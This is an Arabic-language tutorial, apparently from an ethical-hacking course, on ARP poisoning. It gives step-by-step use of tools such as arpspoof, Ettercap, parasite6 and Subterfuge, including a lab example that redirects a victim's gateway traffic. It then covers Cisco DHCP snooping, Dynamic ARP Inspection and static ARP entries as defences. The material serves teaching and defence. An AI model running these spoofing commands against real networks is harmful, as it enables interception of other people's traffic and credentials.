
- نقوم بتثبيت التطبيق باتباع عملية **wizard** الخاص بعملية التثبيت.
- بعد النقر المزدوج فوق التطبيق يؤدى الى ظهور الشاشة الرئيسية التالية:



- لتحديد كارت الشبكة التي سوف تتم منه عمليه **sniffing**، يتم ذلك من خلال النقر فوق **Configure** الموجود في شريط الأدوات العلوي.
- الان نقوم بالنقر فوق **sniffer** والتي تؤدى الى الظهور كالاتى:



- نقوم بالنقر فوق العلامة **+** الموجود في شريط الأدوات العلوي وذلك للبحث عن جميع عناوين **MAC** الموجودة في الشبكة الخاصة بك.
- نقوم الان بالنقر فوق **APR** الموجود في شريط الأدوات في الموجود في أسفل الشاشة والتي تؤدى الى ظهور الشاشة التالية.




- ثم نقو بالنقر فوق **+** لعمل **ARP Poisoning route** جديد والتي من خلاله يمكنك إضافة **IP** لأداء عملية التنصت.
- ثم بعد الانتهاء نقوم بالنقر فوق **START/STOP APR** المتمثلة في الأيقونة ليبدأ عملية **SPOOFING**.

ARP Poisoning Tool: WinArpAttacker

المصدر: http://www.xfocus.net

WinArpAttacker هو البرنامج الذي يمكنه فحص أجهزة الكمبيوتر والهجوم على شبكة المنطقة المحلية. حيث يمكنه فحص وإظهار المضيفين النشطاء على الشبكة المحلية. ويمكن ان يؤدي إجراءات الهجوم مثل **ARP Flooding**، والذي يمكنه ارسال حزم الصراع **IP** (**IP conflict packets**) لاستهداف أجهزة الكمبيوتر ومن ثم تحويل جميع الاتصالات.




Arp Poisoning Tool: Ufasoft Snif


المصدر: http://ufasoft.com

Ufasoft Snif هي أداة **ARP Poisoning** الآلية التي تتنصت على كلمات المرور ورسائل البريد الإلكتروني على الشبكة وشبكة الواي فاي، كذلك. وهي مصممه لالتقاط وتحليل الحزم التي تمر عبر الشبكة. بما في ذلك **ICQ/IRC/MSN/email Sniffers** (كانت سابقا منتجات للتنصت على **ICQ**)، تم تصميم هذا البرنامج لاعتراض **ICQ**، **IRC**، ورسائل البريد الإلكتروني عبر الشبكة المحلية.

من الممكن مراقبة هذه الرسائل في نفس الوقت التي سوف يستقبلها المستخدمين الحقيقين. يتم تخزين كل الرسائل التي تم اعتراضها في ملفات، والتي يمكن معالجتها في وقت لاحق وتحليلها. هناك إصداران: **IcqSnif** مع واجهة المستخدم الرسومية و**IcqDump** مع واجهة سطر الاوامر فقط. الوظيفة هي نفسها، إلا أنه من الممكن تحديد أي من آلات للقيام بـ **ARP Spoofing** بالضبط في نسخة واجهة المستخدم الرسومية. يستند البرنامج على محرك **Ufasoft Sniffer engine** موثوق بها ومعروف.



Ufasoft Packet Snif Result



Ufasoft Packet Snif Result

http://ufasoft.com

Arp Poisoning Tool: arpspoof

أداة الـ **arpspoof** هي الأداة التي يمكن استخدامها للتنصت على حركة مرور الشبكة في بيئة السويتش وهي أداة كالي لينكس. الأداة **arpspoof** يعمل عن طريق تزوير **ARP Reply** على طرفي التواصل.

قبل أن تتمكن من استخدام **arpspoof**، تحتاج إلى تمكين ميزة **IP Forward** في جهازك كالي لينكس. ويمكن القيام بذلك عن طريق إعطاء الأمر التالي كمستخدم **root**:

#echo 1 > /proc/sys/net/ipv4/ip_forward

لبدء سطر أوامر **arpspoof**، فنقوم باستخدام وحدة التحكم الترمنال لتنفيذ الأمر التالي:

#arpspoof

هذا سوف يقوم بعرض تعليمات الاستخدام **arpspoof** على الشاشة.

فللنظر الى المثال التالي لتوضيح طريقة العمل، حيث يكون لدينا المعلومات التالية.

الجهاز الأول يمتلك الاعدادات التالية:

- MAC address: 00-50-56-C0-00-08
- IP address: 192.168.65.1
- Subnet mask: 255.255.255.0

جهاز الضحية يملك الاعدادات التأليه:

- MAC address: 00-0C-29-35-C9-CD
- IP address: 192.168.65.129
- Subnet mask: 255.255.255.0

جهاز المهاجم يملك الاعدادات التأليه:

- MAC address: 00:0c:29:09:22:31
- IP address: 192.168.65.130
- Subnet mask: 255.255.255.0

فيما يلي هو محتوى **ARP Cache** لجهاز الضحية:

```
Interface: 192.168.65.129 --- 0x30002
          Internet Address Physical Address Type
          192.168.65.1 00-50-56-c0-00-08 dynamic
```

لأداء **ARP Spoof** على جهاز الضحية، نقوم بإدخال الامر التالي:

#arpspoof -t 192.168.65.129 192.168.65.1

على الجهاز الضحية، ننتظر بعض الوقت، ونحاول إجراء اتصال إلى **gateway** عن طريق القيام باختبار **ping** إلى **gateway**. فنجد ان جدول **ARP Cache** قد حدث له تغير وأصبح كالاتى:

Interface: 192.168.65.129 --- 0x30002
Internet Address Physical Address Type
192.168.65.1 00-0c-29-09-22-31 dynamic

حيث نلاحظ في جهاز الضحية ان عنوان **MAC** قد تغير من **c0-00-08-56-50-00** الى **c-29-09-22-310-00** والذي يعتبر عنوان **MAC** الخاص بالمهاجم.

Other Arp Poisoning Tool for linux

Arpoison

المصدر: http://www.arpoison.net

Arpoison هو البرنامج الذي يرسل حزمة **ARP Reply** معدل. حيث ان بروتوكول **ARP** هو بروتوكول **stateless**، فإن معظم أنظمة التشغيل تقوم بتحديث **ARP cache** مع أي معلومات يتم ارسالها. وهو جزء من أدوات **Dsniff**. هذه الأداة قائمه على واجهة المتصفح.

الصيغة العامة للأمر كالاتى:

#arpoison -i <device> -d <dest IP> -s <src IP> -t <target MAC> -r <src MAC>


Subterfuge

المصدر: https://code.google.com/p/subterfuge/downloads/list


هو إطار أمن الشبكة (**Network Security Framework**) مفتوح المصدر لأداء هجمات رجل في المنتصف وجعلها بسيطة.
Subterfuge يوضح نقاط الضعف في بروتوكول تحليل العنوان **ARP** بواسطة جمع أوراق اعتماد/ اذونات (**credentials**) التي تذهب عبر الشبكة المحلية، و حتى اختراق آلات من خلال **client-side browser injection**. فهي قادرة على ادارة جميع توزيعات لينكس، ولكن دعم المطور يقتصر على كالي لينكس. فهي قادرة على الاستفادة من عدة هجمات الرجل في المنتصف ضد الشبكات المستهدفة.

طريقة العمل:

نفتح الترمنال ونكتب **Subterfuge** ثم النقر فوق **Enter**.



الآن نقوم بفتح فايرفوكس، كروم أو أي متصفح أخر تستخدمه ونكتب فيه **http://127.0.0.1:80** ومن ثم ننقر فوق **Enter**.



نجد أيضا ان هذه الأداة من الممكن القيام بالعديد من المهام الأخرى كالاتى:

ARP Cache Poisoning
Credential Harvester
Http Code Injection
Wireless AP Generation
WPAD Hijacking
Rogue DHCP

Ettercap

المصدر: http://ettercap.github.io/ettercap

Ettercap هي أداة تم صنعها بواسطة **Alberto Ornaghi (ALoR)** و **Marco Valleri (NaGA)** وهى ضمن مجموعة شاملة خاصه بهجوم رجل في المنتصف. ومن ميزاتها التنصت على الاتصالات الحية، وفلترة المحتوى على الطاير والعديد من الحيل الأخرى المثيرة للاهتمام. وهو يدعم **active and passive dissection** للعديد من البروتوكولات ويتضمن العديد من الميزات لتحليل الشبكة والمضيف.

إنه يقوم بتنفيذ الهجمات على بروتوكول **ARP** عن طريق وضع نفسه على أنه رجل في الوسط. بمجرد أن يحقق هذا، فيصبح قادراً على القيام بما يلي:

- تعديل اتصال البيانات (**Modify data connections**)
- اكتشاف كلمات المرور للبروتوكولات **FTP**، **HTTP**، **POP**، **SSH1**، وهلم جرا.
- تقديم شهادات SSL مزورة لإحباط جلسات **HTTPS** للضحية.

يعمل هجوم **ARP** عندما يسأل الجهاز عن عنوان **MAC** والذي يرتبط مع عنوان **IP** للهدف. يمكن للمهاجم الإجابة على هذا الطلب عن طريق ارسال عنوان **MAC** الخاص به. ويسمى هذا الهجوم **ARP Poisoning**أو**ARP Spoofing** . وسوف يعمل هذا الهجوم إذا كان المهاجم والضحية يقعا في نفس الشبكة.

يوفر كالي لينكس أداة **Ettercap** للقيام بذلك الهجوم. **Ettercap** يأتي مع ثلاثة أساليب لعمله: **text mode**، **curses mode**، والوضع الرسومي باستخدام **GTK**.

لتشغيل Ettercap ننتقل الى:

Sniffing/Spoofing | Network Sniffers and select the Ettercap graphical

او يمكننا طباعة الاتي من خلال شاشة الترمنال الخاصة بلينكس:

لتشغيل **ettercap** في الواجهة الرسومية وذلك عن طريق طباعة الاتي:

#ettercap –G

لتشغيل **ettercap** في الواجهة النصية وذلك عن طريق طباعة الاتي:

#ettercap -T

لتشغيل **ettercap** في الوضع **curses** وذلك عن طريق طباعة الاتي:

#ettercap -C

هذه الأداة سوف نتحدث عنها بالتفصيل في وقت لاحق.

Seringe

المصدر: http://www.securiteam.com/tools/5QP0I2AC0I.html

Seringe هو الأداة التي تعترض طلبات **ARP Reply and Request** مع عنوان الأجهزة الخاصة به. يتم ذلك من خلال التنصت على حركة المرور في الشبكة القائمة على السويتش حيث تفشل "**sniffers**" التقليدية.

parasite6

هذه الأداة تتعامل مع العناوين **IPv6** والتي تقوم بأداء **ARP Spoofing** وذلك عن طريق إعادة توجيه كل حركة المرور المحلية لنظام الخاص بك عن طريق الإجابة على طلبات الأجهزة الأخرى زورا، مع تحديد نتائج عناوين **MAC** وهمية في **DOS** المحلية.

الصيغة العامة كالاتى:

#parasite6 [-lRFHD] <interface> [fake-mac]

Option -l loops and resends the packets per target every 5 seconds
Option -R will also try to inject the destination of the solicitation
Options NS security bypass: -F fragment, -H hop-by-hop and -D large destination header


فيما يلي بعض الأدوات الأخرى المستخدمة لأداء هذا الهجوم كالاتى:

ARP-FILLUP - arp-sk - ARPOc - arpalert - arping - arpmitm - arpoison - ArpSpyX – ArpToXin - SwitchSniffer – Simsang

كيف تدافع ضد ARP Poisoning (How To Defend Against ARP Poisoning)

هجوم **ARP poisoning** يمكن الوقاية منها عن طريق تنفيذ **dynamic ARP inspection (DAI)**. **DAI** هي ميزة الأمان التي تسمح لك للتحقق من صحة حزم **ARP** في الشبكة. عندما يتم تمكين **DAI** على**VLAN**، فان في جميع المنافذ على **VLAN** تكون غير موثوق بها بشكل افتراضي. **DAI** تتحقق من صحة حزم **ARP** باستخدام**DHCP snooping binding table** . وبالتالي، يجب تمكين **DHCP snooping prior** قبل تمكين**DAI** . إذا فشلت في تمكين**DHCP snooping prior** قبل تمكين**DAI** ، فانه لن يتم إنشاء أي اتصال بين الأجهزة **VLAN** استنادا على **ARP**. وبالتالي، قد يؤدي إلى الحرمان من الخدمة المفروضة ذاتيا على أي جهاز **VLAN**.

من أجل التحقق من صحة حزم **ARP**، فان **DAI** يقوم بربط **IP** بعنوان **MAC** المقابل له وتخزينه في قاعدة بيانات **DHCP Snooping** قبل إعادة توجيه الحزمة إلى وجهتها المناسبة. إذا واجهت أي **IP** مرتبط بعنوان **MAC** غير الخاص به أي مزيف، فان **DAI** يتجاهل حزمة **ARP**. وبالتالي، فإنه يزيل خطر هجمات رجل في المنتصف. **DAI** يضمن طلبات ARP والاستجابات الصالحة فقط يتم ترحيلها.



إعداد Dhcp Snooping و Dynamic ARP Inspection في سويتشات سيسكو

كما ناقشنا سابقا، يجب تفعيل **DHCP Snooping** قبل تمكين **DAI**. لذلك، أولا نحن بحاجة إلى اعداد **DHCP Snooping**. **DHCP Snooping** هو ميزة الأمان التي تم بنائها وتحافظ على جدول **DHCP snooping binding** وفلترة رسائل **DHCP** الغير موثوق بها. سويتشات سيسكو مع **DHCP Snooping** مفعله يمكنها تفقد تدفق حركة المرور **DHCP** في الطبقة الثانية وتعقب عناوين **IP** للسويتش في خرائط المنافذ (**Port mapping**).

من أجل إعداد **DHCP Snooping** على سويتشات سيسكو، نحتاج إلى تمكين **DHCP Snooping** على الصعيدين العالمي والوصول لكل **VLAN**. لتمكين **DHCP Snooping**، نقوم بتنفيذ الأوامر التالية:

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ^Z
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following L3
Interfaces:
—
DHCP snooping trust/rate is configured on the
following Interfaces:

Interface                Trusted        Rate limit (pps)
------------------       --------       -----------------
```

إذا كان الوصول الى السويتش يعمل فقط في الطبقة الثانية، فانه لديك تطبيق الامر **ip dhcp snooping trust** على الطبقة الثانية للأجهزة من أجل تعيين واجهات الإرسال كواجهات موثوق به. حيث هذا يقوم بإعلام السويتش بان يسمح لـ **DHCP Responses** للوصول إلى تلك الواجهات.

جدول **DHCP snooping binding** يحتوي على عملاء **DHCP** الموثوق بهم وعناوين **IP** الخاصة بهم. إذا كنت تريد أن ترى جدول **DHCP snooping binding**، قم بتنفيذ الأمر التالي:

Switch# show ip dhcp snooping binding

حيث هذا يقوم بعرض جدول **DHCP snooping binding**. جدول **DHCP snooping binding** يحتوي على عناوين **MAC**، عناوين **IP** المقابلة له، فضلا عن عدد الروابط. وفيما يلي جدول **DHCP snooping binding**:

```
Switch# show ip dhcp snooping binding

  MacAddress         IpAddress    Lease   Type    VLAN  Interface
  -----------------------------------------------------------------
1a:12:3b:2f:df:1c 10.10.10.8 125864  dhcp-     4  FastEthernet
                                     snooping        0/3

Total number of bindings: 1
```

بمجرد أن يكون لديك جدول **DHCP snooping binding**، فانه يمكنك البدء في إعداد **dynamic ARP inspection(DAI)** لـ **VLAN**. إذا كنت ترغب في تمكين **dynamic ARP inspection(DAI)** لـ **VLANs** متعددة، فأنت بحاجة إلى تحديد مجموعة أرقام **VLAN**.

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
Switch# show ip arp inspection
Source Mac Validation       : Disabled
Destination Mac Validation : Disabled
IP Address Validation       : Disabled
Vlan  Configuration  Operation  ACL Match   Static ACL
 10     Enabled        Active
Vlan  ACL Logging  DHCP Logging  Probe Logging
 10     Deny           Deny            Off
Vlan  Forwarded  Dropped  DHCP Drops  ACL Drops
 10       0         0        0           0
Vlan  DHCP Permits  ACL Permits  Probe Permits  Source MAC Failures
 10       0            0            0                 0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
 10          0                 0                     0
```

ناتج الامر **ip arp inspection**، نجد أن **MAC Source**، **MAC Destination**، وعنوان **IP** معطلة. يمكنك تحقيق مزيد من الأمان عن طريق تمكين واحد أو أكثر من فحوصات التحقق هذه الإضافية. للقيام بذلك، فإنك تحتاج إلى تنفيذ **ip arp inspection validate** متبوعا بنوع العنوان.

نفترض أن أحد المهاجمين مع عنوان **IP** المصدر (**192.168.10.1**) يتصل على **VLAN 10** على واجهة **FastEtherneto/5** ومن ثم يقوم بإرسال **ARP Reply**، والتظاهر ليكون جهاز التوجيه/الراوتر الافتراضي للشبكة الفرعية في محاولة لبدء هجوم رجل في الوسط. السويتش مع خاصية **dynamic ARP inspection** المفعلة يتفقد الحزم الرد هذه ويقوم بمقارنتها مع جدول **DHCP snooping binding**. ثم يحاول السويتش العثور على إدخال لعنوان **IP** المصدر **192.168.10.1** على البورت **FastEtherneto/5**. إذا لم يجد أي إدخال، فان السويتش يتجاهل هذه الحزم.

```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Fa0/5, vlan 10.
([0013.6050.acf4/192.168.10.1/ffff.ffff.ffff/192.168.10.1/05:37:31 UTC Mon
Mar 1 2012])
```

يبدأ عداد الاسقاط (**drop count**) بالزيادة إذا تم تجاهل أي من الحزم. يمكنك أن ترى هذه الزيادة في عداد الاسقاط (**drop count**) في ناتج **dynamic ARP inspection**. لرؤية هذا النتاج، نقوم بتنفيذ الأمر **show ip arp inspection**:

```
Switch# show ip arp inspection
```

```
Source Mac Validation: Disabled
Destination Mac Validation: Disabled
IP Address Validation: Disabled
Vlan  Configuration Operation     ACL Match Static ACL
----  ------------- ---------     --------- ----------
10    Enabled        Active
Vlan  ACL Logging    DHCP Logging  Probe Logging
----  -----------    ------------  -------------
10        Deny           Deny          Off
Vlan  Forwarded      Dropped       DHCP Drops   ACL Drops
----  ---------      --------      -----------  ---------
10        30             5             5            0
Vlan  DHCP Permits ACL Permits Probe Permits Source MAC Failures
----  ------------ ----------- ------------- -------------------
10        30           0           0                0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
----  ----------------- ---------------------- ---------------------
10            0                  0                       0
```

Static ARP Entries

خارطة **IP** مع عنوان **MAC** المقابل له (**IP-to-MAC mappings**) في **ARP Cache** يمكن تعينها **statically**. ومن هنا فان المضيف يتجاهل جميع حزم **ARP Reply**. حيث أن **static entries** (الإدخالات الثابتة) يوفر الأمن الكامل ضد الانتحال إذا تعامل نظام التشغيل معها بشكل صحيح، فإنها تؤدي الى جهود الصيانة من الدرجة الثانية حيث أن تعيينات **IP-MAC** من كافة الأجهزة في الشبكة لديهم يتم توزيعها على كافة الأجهزة الأخرى.

يتم ذلك عن طريق كتابة الامر التالي:

#arp –s ip_address mac_address

```
C:\>arp -a
Interface: 192.168.1.137 --- 0x60005
  Internet Address      Physical Address      Type
  192.168.1.30          20-cf-30-3a-f7-c9     static
  192.168.1.254         00-1d-7e-f8-23-d6     dynamic
```

OS SECURITY

أنظمة التشغيل تتفاعل بشكل مختلف، على سبيل المثال لينكس يتجاهل أي **Reply** غير مرغوب فيه، ولكن من ناحية أخرى يستخدم الطلبات من الأجهزة الأخرى لتحديث ذاكرة التخزين المؤقت(**ARP Cache**) . سولاريس يقبل التحديثات على مداخل فقط بعد **timeout**. في مايكروسوفت ويندوز، يمكن تكوين سلوك ذاكرة التخزين المؤقت **ARP** من خلال العديد من إدخالات التسجيل تحت HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters, ArpCacheLife, ArpCacheMinReferenceLife, ArpUseEtherSNAP, ArpTRSingleRoute, ArpAlwaysSourceRoute, ArpRetryCount.

AntiARP يوفر مانع الاحتيال القائم على الويندوز (**Windows-based spoofing prevention**) على مستوى الكيرنل.

ArpStarقائم على نظام التشغيل لينكس ذات النواة 2.6 والراوتر **Linksys** والذي يسقط الحزم الغير صالحة التي تنتهك الخرائط (**violate mapping**) ، ويحتوي على خيار **repoison/heal**.

